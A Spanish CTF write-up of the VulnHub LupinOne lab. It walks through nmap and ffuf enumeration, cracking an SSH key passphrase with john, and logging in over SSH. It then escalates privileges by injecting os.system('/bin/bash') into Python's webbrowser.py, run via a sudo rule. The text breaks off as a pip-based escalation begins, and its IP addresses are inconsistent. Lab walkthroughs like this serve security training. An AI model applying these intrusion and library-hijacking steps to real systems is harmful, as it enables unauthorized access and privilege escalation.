

LupinOne

Lo primero de todo es bajarnos la iso de vulnHub <https://www.vulnhub.com/entry/empire-lupinone.750/> y ver si es compatible con virtualbox , que es donde yo tengo mi laboratorio .

Dificultad: Media

Esta caja fue creada para ser mediana, pero puede resultar difícil si te pierdes.

CTF como caja. Tienes que enumerar todo lo que puedas.

Índice

Índice	1
Herramientas	1
Sacar la ip de nuestra máquina atacante	2
Sacar la ip de nuestra máquina vulnerable	3
Saber que puertos se encuentran abiertos	3
Explotación de los puertos abiertos	4
Escalada de privilegios	9



Herramientas

Network Scanning

- netdiscover
- nmap

Enumeration

- abusing HTTP
- fuzzing

Exploitation

- john
- ssh

Privilege Escalation

- linpeas
- python library hijacking
- pip
- root flag

Una vez tenemos nuestro laboratorio montado con las dos máquinas , nos tenemos que asegurar de que las dos están en la misma red (Host-only) y que desde el kali hacemos ping en la otra :

El primer paso es saber la ip de la máquina vulnerable :

Sacar la ip de nuestra máquina atacante

Primero hacemos un **ip a** para saber la ip de nuestro kali

```
—# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNK
Fault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_co
group default qlen 1000
    link/ether 08:00:27:07:31:1c brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.105/24 brd 192.168.56.255 scope global dyna
oute eth0
        valid_lft 462sec preferred_lft 462sec
    inet6 fe80::a00:27ff:fe07:311c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Sacar la ip de nuestra máquina vulnerable

Con el comando `nmap -sP` y la ip de nuestra máquina kali , sacamos la ip de la máquina vulnerable

```
(root@kali)-[~]
# nmap -sP 192.168.56.105/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 18:41 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00034s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.0033s latency).
MAC Address: 08:00:27:79:BE:2A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.110
Host is up (0.00090s latency).
MAC Address: 08:00:27:1E:B2:15 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.21 seconds
```

Saber que puertos se encuentran abiertos


Ahora vamos a tirar el comando `nmap -sC -sV 192.168.1.2` , sobre nuestra máquina vulnerable para ver los puertos que tenemos abiertos .

```
(root@kali)-[~]
# nmap -sC -sV 192.168.56.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 18:45
mass_dns: warning: Unable to determine any DNS servers. Reverse
Nmap scan report for 192.168.56.110
Host is up (0.00047s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
MAC Address: 08:00:27:1E:B2:15 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Al lanzarlo nos damos cuenta de que en el puerto 22 hay un ssh que se está ejecutando en el puerto 80 por el nombre de myfiles

Nos vamos a nuestro navegador a comprobar que hay en este :

Explotación de los puertos abiertos



Error 404


Y al examinar el código html:

```
<!DOCTYPE html>
<html> scroll
  <head>
    <title>Error 404</title>
  </head>
  <body>
    <h1>Error 404</h1> overflow
  </body>
</html>
<!--Your can do it, keep trying.-->
```


Apenas hemos sacado nada , por lo que ahora vamos a proceder a la técnica intrusiva **ffuf** para ver que podemos sacar .

Primero nos lo instalamos :

```
(root@kali)-[~]
# apt install ffuf
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ffuf is already the newest version (2.1.0-1).
```





Examinamos a fondo esta clave y descubrimos que está codificada en base 58, El convertidor que he usado <https://www.dcode.fr/base-58-cipher> al sacarlo podemos encontrar



Explotación de vulnerabilidades

Primero vamos a crear una carpeta para meter este ssh y el John que nos creará a continuación, yo he creado la carpeta lupin.



Una vez tenemos la carpeta , nos metemos desde root y creamos un archivo dentro con el código que nos ha salido , yo la he creado con nano .

```
File Actions Edit View Help
(root@kali)-[/home/kali/Desktop]
# cd lupinn

(root@kali)-[/home/kali/Desktop/lupinn]
# nano sshkey

(root@kali)-[/home/kali/Desktop/lupinn]
#
```

Ahora vamos a pasar ese código a john con el comando :

```
(root@kali)-[/home/kali/Desktop/lupinn]
# /usr/share/john/ssh2john.py sshkey > hash.john

(root@kali)-[/home/kali/Desktop/lupinn]
```

Explotación de vulnerabilidades

Ahora para el siguiente comando , primero vamos a necesitar descargarnos wordlist de github <https://github.com/drtychai/wordlists/blob/master/fasttrack.txt> , es una lista de posibles claves

```
(root@kali)-[/home/kali/Desktop/lupin]
# john --wordlist=/usr/share/wordlists/fasttrack.txt hash.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (sshkey)
1g 0:00:00:05 DONE (2024-02-01 02:24) 0.1769g/s 7.610p/s 7.610c/s 7.610C/s P@55w0rd!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ahora vamos a autorizar las entradas del puerto

```
(root@kali)-[/home/kali/Desktop/lupin]
# chmod 700 sshkey

(root@kali)-[/home/kali/Desktop/lupin]
#
```


Y una vez hecho le lanzamos :

Cuando lo lancemos nos pedirá la contraseña , la cual ponemos la que nos ha salido anteriormente .

```
(root@kali)-[/home/kali/Desktop/lupin]
# ssh -i sshkey icex64@192.168.56.119
The authenticity of host '192.168.56.119 (192.168.56.119)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvXTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.119' (ED25519) to the list of known hosts.
Enter passphrase for key 'sshkey':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
icex64@LupinOne:~$
icex64@LupinOne:~$
```

Dentro encontramos:

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
  (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$

icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$
```

Escalada de privilegios

Vamos a levantar una página para poder pasarnos un archivo desde la máquina kali al usuario que hemos obtenido .

primero nos vamos a descargar

<https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>

Ahora con este comando en con el que me bajo esta herramienta en mi carpeta lupin python3 -c "import urllib.request;


```
urllib.request.urlretrieve('https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh', 'linpeas.sh')"
```

Levantamos la conexión

```
(root@kali)-[/home/kali/Desktop/lupinnn]
# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.56.119 - - [01/Feb/2024 07:21:40] "GET /linpeas.sh HTTP/1.1" 200 -
```

Y nos lo bajamos en el nuestro

```
icex64@LupinOne:/tmp$ wget 192.168.56.118/linpeas.sh
--2024-02-01 08:21:39-- http://192.168.56.118/linpeas.sh
Connecting to 192.168.56.118:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 853290 (833K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 833.29K  --.-KB/s   in 0.004s
2024-02-01 08:21:39 (213 MB/s) - 'linpeas.sh' saved [853290/853290]

icex64@LupinOne:/tmp$
```

Ahora utilizamos la herramienta y la lanzamos

```
icex64@LupinOne:/tmp$ chmod 777 linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```



Una vez lo lanzamos encontramos interesante :

```
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
```

Ahora nos vamos a ir a nano con esa dirección :

```
File Actions Edit View Help
GNU nano 5.4 /usr/lib/python3.9/webbrowser.py
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading

all = ["Error", "open", "open_new", "open_new_tab", "get", "register"]
```

Y añadimos

```
File Actions Edit View Help
GNU nano 5.4 /usr/lib
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]
```

Ahora iniciamos lo que hemos hecho con nano

sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
y probamos

Obtuvimos el usuario **arsene** y verificamos los permisos SUDO de este usuario y descubrimos que el usuario tiene privilegios para ejecutar pip binary como root sin autenticación. Tenemos una idea para hacer una escalada de privilegios de **pip** después de evaluar unos momentos más.

sudo -l

